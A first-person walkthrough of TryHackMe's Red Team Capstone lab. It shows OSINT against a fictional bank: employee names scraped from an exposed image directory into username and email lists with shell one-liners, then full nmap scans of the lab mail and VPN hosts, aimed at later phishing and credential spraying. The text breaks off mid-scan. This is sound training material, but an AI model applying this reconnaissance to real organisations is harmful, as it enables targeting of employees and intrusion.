

## Red Team Capstone – TryHackMe Walkthrough

### Overview

The *Red Team Capstone* challenge on TryHackMe simulates a real-world red team engagement from reconnaissance to post-exploitation. This write-up documents the entire operation in a structured and professional manner, showcasing the methodology, tools, and techniques employed throughout the engagement. It serves both as a learning resource and a demonstration of red teaming capabilities aligned with adversary emulation and the MITRE ATT&CK framework.

---

### Phase 1 – Reconnaissance

The operation began with a thorough review of the project brief, which outlined the engagement's objectives, scope, and authorized toolsets. With this context in mind, I proceeded to complete the registration process for the e-Citizen communication portal, as described in the challenge instructions. This step was essential for establishing legitimate access and aligning with the red team narrative.

Following successful registration, I initiated Open-Source Intelligence (OSINT) activities targeting the simulated financial institution: **Trimento Bank**, codenamed "TheReserve."


The provided lab network diagram revealed three public-facing IP addresses and their associated services:

- 10.200.116.11 – WebMail
- 10.200.116.12 – VPN
- 10.200.116.13 – Web Server

#### **10.200.116.13 – Web Server**


I began my reconnaissance with the public web server hosted at 10.200.116.13. Upon accessing the front page, I immediately identified valuable pieces of information that

could guide the next steps of the engagement.



While examining the web server's front page, I identified key organizational insights. Notably, the footer section of the site disclosed the names and job titles of two employees at *TheReserve*. This kind of information is highly valuable during the OSINT phase, as it can be leveraged in future social engineering or phishing campaigns.

Navigating further through the site, I accessed a secondary menu item that led to an internal directory-style webpage. This page listed **multiple additional employees**, each accompanied by their respective positions within the organization. Collectively, these findings enriched my understanding of the bank's internal structure and presented a broader attack surface for user-targeted enumeration in subsequent stages of the engagement.




Toward the bottom of the same directory-style webpage, additional entries were discovered—though these were less informative. Several user listings appeared with

only **first names** or, in some cases, **no names at all**, offering limited attribution. While these partial records provided less actionable intelligence, they still contributed to the overall organizational footprint. Even incomplete user information can prove useful in enumeration or identity pattern analysis when correlated with email naming conventions or directory structures in later stages.

Initially, I considered extracting potential metadata from the user profile pictures, anticipating that image files might contain EXIF data or embedded clues. However, upon opening the images in new browser tabs and inspecting their URLs, I discovered something even more directly useful: **each image filename corresponded precisely to the full name of the individual portrayed.**


This subtle yet significant detail not only validated the identities of users with incomplete directory entries but also enabled correlation between visual assets and user names. Such naming conventions can be leveraged for targeted enumeration, phishing lures, or even for building social engineering narratives based on real identities within the organization.



Following the discovery of user-specific image filenames, I attempted to enumerate the directory containing the profile pictures. To my advantage, **directory listing was enabled** on the web server—a classic indicator of weak configuration and poor access control practices.

By navigating directly to the image directory's path, I was granted a full index of its contents, confirming that no directory browsing restrictions were in place. This exposed not only all user image files but also reinforced the pattern of using full names in filenames. Such misconfigurations, though often overlooked, represent valuable


opportunities during reconnaissance and can reveal deeper security posture issues within the organization's web infrastructure.



With a substantial set of employee names gathered from the public-facing site and exposed image directory, I consolidated the information into a **potential username list**, standardizing the format to firstname.lastname—a commonly used naming convention in corporate environments. This list would prove useful for future stages, including credential spraying, VPN login attempts, and email pattern verification.

Fetch the usernames from images:


Terminal : `curl -s http://10.200.116.13/october/themes/demo/assets/images/ | grep -oE 'href="[^\"]+\.(\jpg|png|gif|jpeg|svg)'" | sed 's/href="//;s/"'/' | sed 's/\.["^"]*$//' > User_image_names.txt`



To continue building my situational awareness, I navigated to the final menu item: the **“Contact Us”** page. This section typically provides additional metadata such as email address structures, phone formats, physical locations, or even external vendor



references—all of which can be leveraged in social engineering campaigns or for infrastructure mapping.



On the “**Contact Us**” page, I identified a publicly visible email address, which revealed the organization’s internal email format: `firstname.lastname@corp.thereserve.loc`. This confirmed my earlier assumption regarding the username convention and enabled further precision in building a valid email/user list for use in phishing simulations or credential-based attacks.

### Generating mail list : Add @corp.thereserve.loc

Terminal : `awk '{print $0 "@corp.thereserve.loc"}' User_image_names.txt > emails.txt`

```
(kali@kali)~$ awk '{print $0 "@corp.thereserve.loc"}' User_image_names.txt > emails.txt
(kali@kali)~$ ls
2024-12-26-ZAP-Report-.pdf  9542.c      Desktop  Downloads  emails.txt  hydra.restore  Music  Pictures  redWeb  Templates  User_image_names.txt
2025-01-06-ZAP-Report-.pdf  armitage-tmp Documents  dradis-ce  hashn.txt  mitm      Payload  Public   reports  test      Videos

(kali@kali)~$ cat emails.txt
antony.ross@thereserve.loc
ashley.chan@thereserve.loc
brenda.henderson@thereserve.loc
charlene.thomas@thereserve.loc
christopher.smith@thereserve.loc
emily.harvey@thereserve.loc
keith.allen@thereserve.loc
laura.wood@thereserve.loc
leslie.morley@thereserve.loc
lynda.gordon@thereserve.loc
martin.savage@thereserve.loc
mohammad.ahmed@thereserve.loc
october@thereserve.loc
paula.bailey@thereserve.loc
rhys.parsons@thereserve.loc
roy.sims@thereserve.loc
theme-preview@thereserve.loc
```


During deeper enumeration of the site’s structure and page elements, I also discovered that the organization utilizes **OctoberCMS** as its Content Management System. This was evident from the page title and multiple URLs containing the `/october/` path. Identifying the CMS is a critical step in reconnaissance, as it allows for targeted

vulnerability research based on known exploits and misconfigurations specific to that platform.

### **10.200.116.12 – VPN**

Expanding my surface enumeration, I turned my attention to the **VPN Gateway** located at 10.200.116.12. Upon accessing the IP directly, I encountered a **basic login page**, indicating that remote access to the internal network may be possible through valid authentication.

The simplicity of the interface, coupled with its exposure to the public-facing environment, confirmed the presence of a potential entry point. While no versioning or banners were immediately visible, the login form will serve as a key candidate for future access attempts using the previously harvested credentials. Its exposure alone highlights a notable security consideration in external-facing infrastructure.




### **10.200.116.11 – WebMail**

As part of my ongoing infrastructure enumeration, I accessed the **mail server** hosted at 10.200.116.11. Upon connecting to the IP, I was presented with the **IIS (Internet Information Services) standard page**, indicating that the server is running Microsoft's web server software.

This default page suggests that the server has been either misconfigured or left with default settings, potentially exposing the environment to common web-based attacks or further enumeration. While this page does not immediately offer a foothold, the presence of IIS hints at a specific attack surface, allowing for targeted research into

known IIS vulnerabilities or misconfigurations that could be leveraged in later stages of the engagement.



**As a result of the OSINT research** conducted throughout this phase, I successfully gathered several valuable pieces of information that would be crucial for subsequent stages:

- **Email Address:** I identified the organizational email address `applications@corp.thereserve.loc`, which could be relevant for targeted phishing or credential-based attacks.
- **Potential Usernames and Emails:** Leveraging data from the website and image directories, I compiled a list of **potential usernames** in the format `firstname.lastname` and their corresponding **email addresses**.
- **VPN Gateway Login Portal:** I located a publicly exposed **VPN login portal** at `10.200.116.12`, which may serve as a potential entry point into the internal network.

These findings lay the groundwork for further exploitation, where specific credentials and attack vectors can be tested for access to the internal infrastructure.

---

## Phase 2 – Initial Access

To further gather information on the target's infrastructure, I initiated an **enumeration process** by scanning the first three IP addresses provided in the initial lab setup. Using **nmap**, I executed a scan with the **-p-** flag to enumerate all open ports, combined with **--min-rate 5000** to speed up the process. The first target was the **WebMail server** at **10.200.116.11**.

This rapid scan allowed me to identify **open ports** and provided initial insights into the services running on the WebMail server. This step was crucial for mapping out the attack surface and determining which services could be further investigated for potential vulnerabilities.

```
Terminal : nmap -A -p- --min-rate 5000 10.200.116.11
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-06 16:52 EDT
```

```
Warning: 10.200.116.11 giving up on port because retransmission cap hit (10).
```

```
Nmap scan report for MAIL.thereserve.loc (10.200.116.11)
```

```
Host is up (0.33s latency).
```

```
Not shown: 39255 closed tcp ports (reset), 26262 filtered tcp ports (no-response)
```

```
PORT      STATE SERVICE  VERSION
```

```
22/tcp    open  ssh      OpenSSH for_Windows_7.7 (protocol 2.0)
```

```
| ssh-hostkey:
```

```
| 2048 f3:6c:52:d2:7f:e9:0e:1c:c1:c7:ac:96:2c:d1:ec:2d (RSA)
```

```
| 256 c2:56:3c:ed:c4:b0:69:a8:e7:ad:3c:31:05:05:e9:85 (ECDSA)
```

```
|_ 256 d3:e5:f0:73:75:d5:20:d9:c0:bb:41:99:e7:af:a0:00 (ED25519)
```

```
25/tcp    open  smtp      hMailServer smtpd
```

```
| smtp-commands: MAIL, SIZE 20480000, AUTH LOGIN, HELP
```

```
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
```

```
80/tcp    open  http      Microsoft IIS httpd 10.0
```

```
| http-methods:
```

```
|_ Potentially risky methods: TRACE
```

```
|_ http-title: 403 - Forbidden: Access is denied.
```

```
|_ http-server-header: Microsoft-IIS/10.0
```

```
110/tcp   open  pop3      hMailServer pop3d
```

```
|_ pop3-capabilities: TOP USER UIDL
```



135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

143/tcp open imap hMailServer imapd

|\_imap-capabilities: CAPABILITY CHILDREN SORT completed OK QUOTA  
RIGHTS=texkA0001 IDLE NAMESPACE IMAP4 IMAP4rev1 ACL

445/tcp open microsoft-ds?

587/tcp open smtp hMailServer smtpd

|smtp-commands: MAIL, SIZE 20480000, AUTH LOGIN, HELP

|\_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY

3306/tcp open mysql MySQL 8.0.31

|mysql-info:

| Protocol: 10

| Version: 8.0.31

| Thread ID: 9

| Capabilities flags: 65535

| Some Capabilities: FoundRows, Support41Auth, SwitchToSSLAfterHandshake,  
Speaks41ProtocolOld, SupportsCompression, SupportsTransactions, ODBCClient,  
LongPassword, InteractiveClient, Speaks41ProtocolNew,  
IgnoreSpaceBeforeParenthesis, DontAllowDatabaseTableColumn,  
ConnectWithDatabase, SupportsLoadDataLocal, IgnoreSigpipes, LongColumnFlag,  
SupportsAuthPlugins, SupportsMultipleResults, SupportsMultipleStatements

| Status: Autocommit

| Salt: @>\x1B\x0Fxf!Hvld\x0CR{<l\x15[\x01K

|\_ Auth Plugin Name: caching\_sha2\_password

3389/tcp open ms-wbt-server Microsoft Terminal Services

|rdp-ntlm-info:

| Target\_Name: THERESERVE

| NetBIOS\_Domain\_Name: THERESERVE

| NetBIOS\_Computer\_Name: MAIL

| DNS\_Domain\_Name: thereserve.loc

| DNS\_Computer\_Name: MAIL.thereserve.loc

| DNS\_Tree\_Name: thereserve.loc

| Product\_Version: 10.0.17763

|\_ System\_Time: 2025-04-06T20:55:54+00:00

|\_ssl-date: 2025-04-06T20:56:09+00:00; -1s from scanner time.

|\_ssl-cert: Subject: commonName=MAIL.thereserve.loc

|\_Not valid before: 2025-03-29T10:26:04

|\_Not valid after: 2025-09-28T10:26:04

5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

|\_http-title: Not Found

|\_http-server-header: Microsoft-HTTPAPI/2.0

47001/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

|\_http-title: Not Found

|\_http-server-header: Microsoft-HTTPAPI/2.0

49664/tcp open msrpc Microsoft Windows RPC

49668/tcp open msrpc Microsoft Windows RPC

49669/tcp open msrpc Microsoft Windows RPC

49676/tcp open msrpc Microsoft Windows RPC

49681/tcp open msrpc Microsoft Windows RPC

No exact OS matches for host (If you know what OS is running on it, see <https://nmap.org/submit/> ).

TCP/IP fingerprint:

OS:SCAN(V=7.95%E=4%D=4/6%OT=22%CT=1%CU=33315%PV=Y%DS=2%DC=T%G=Y%TM=67F2EA85

OS:%P=x86\_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=10C%TI=I%CI=I%II=I%SS=S%TS=U

OS:)SEQ(SP=106%GCD=1%ISR=10C%TI=RD%CI=I%II=I%TS=U)SEQ(SP=107%GCD=1%ISR=10D%

OS:TI=I%CI=I%II=I%SS=S%TS=U)SEQ(SP=FD%GCD=1%ISR=101%TI=I%CI=I%II=I%SS=S%TS=

OS:U)SEQ(SP=FE%GCD=1%ISR=10E%TI=I%CI=I%II=I%SS=S%TS=U)OPS(O1=M507NW8NNS%O2=

OS:M507NW8NNS%O3=M507NW8%O4=M507NW8NNS%O5=M507NW8NNS%O6=M507NNS)WIN(W1=FFFF

OS:%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70)ECN(R=Y%DF=Y%T=80%W=FFFF%O=M507

OS:NW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W

OS:=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)

OS:T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S

OS:+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=

OS:Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G

OS:%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=80%CD=Z)

Network Distance: 2 hops

Service Info: Host: MAIL; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

| smb2-security-mode:

| 3:1:1:

|\_ Message signing enabled but not required

| smb2-time:

| date: 2025-04-06T20:55:54

|\_ start\_date: N/A

|\_ clock-skew: mean: -1s, deviation: 0s, median: -1s

TRACEROUTE (using port 53/tcp)

HOP RTT ADDRESS

1 309.48 ms 10.50.113.1

2 309.72 ms MAIL.thereserve.loc (10.200.116.11)

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 259.32 seconds

Following the initial scan of the WebMail server, I performed the **same nmap scan** against the **VPN Gateway** at 10.200.116.12, again using the -p- flag to cover all 65,535 ports and the --min-rate 5000 option to maintain a high-speed scan rate.

This enumeration provided visibility into any exposed services on the VPN host. Identifying open ports on this gateway is essential, as it could present a direct route into the internal network if authentication mechanisms are weak or misconfigured. These results will guide further targeted scanning and brute-force testing during the exploitation phase.

```
nmap -A -p- --min-rate 5000 10.200.116.12
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-07 04:52 EDT
```

```
Warning: 10.200.116.12 giving up on port because retransmission cap hit (10).
```

```
Nmap scan report for VPN.thereserve.loc (10.200.116.12)
```

```
Host is up (0.27s latency).
```

```
Not shown: 65532 closed tcp ports (reset)
```

```
PORT      STATE SERVICE VERSION
```

```
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
```

```
| ssh-hostkey:
```

```
| 2048 e7:bd:81:09:21:5e:7e:00:9c:27:9b:63:2f:86:94:1d (RSA)
```

```
| 256 d2:79:ae:6c:b7:b9:79:34:f1:24:21:3e:61:de:73:bc (ECDSA)
```

```
|_ 256 23:d1:76:40:47:c7:d3:18:09:41:e1:95:0c:38:24:95 (ED25519)
```

```
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
```

```
|_ http-title: VPN Request Portal
```

```
|_ http-server-header: Apache/2.4.29 (Ubuntu)
```

```
1194/tcp  open  openvpn?
```

```
Device type: general purpose
```

```
Running: Linux 4.X
```

```
OS CPE: cpe:/o:linux:linux_kernel:4.15
```

```
OS details: Linux 4.15
```

```
Network Distance: 2 hops
```

```
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
TRACEROUTE (using port 3389/tcp)
```

```
HOP RTT    ADDRESS
```



```
1 140.54 ms 10.50.113.1
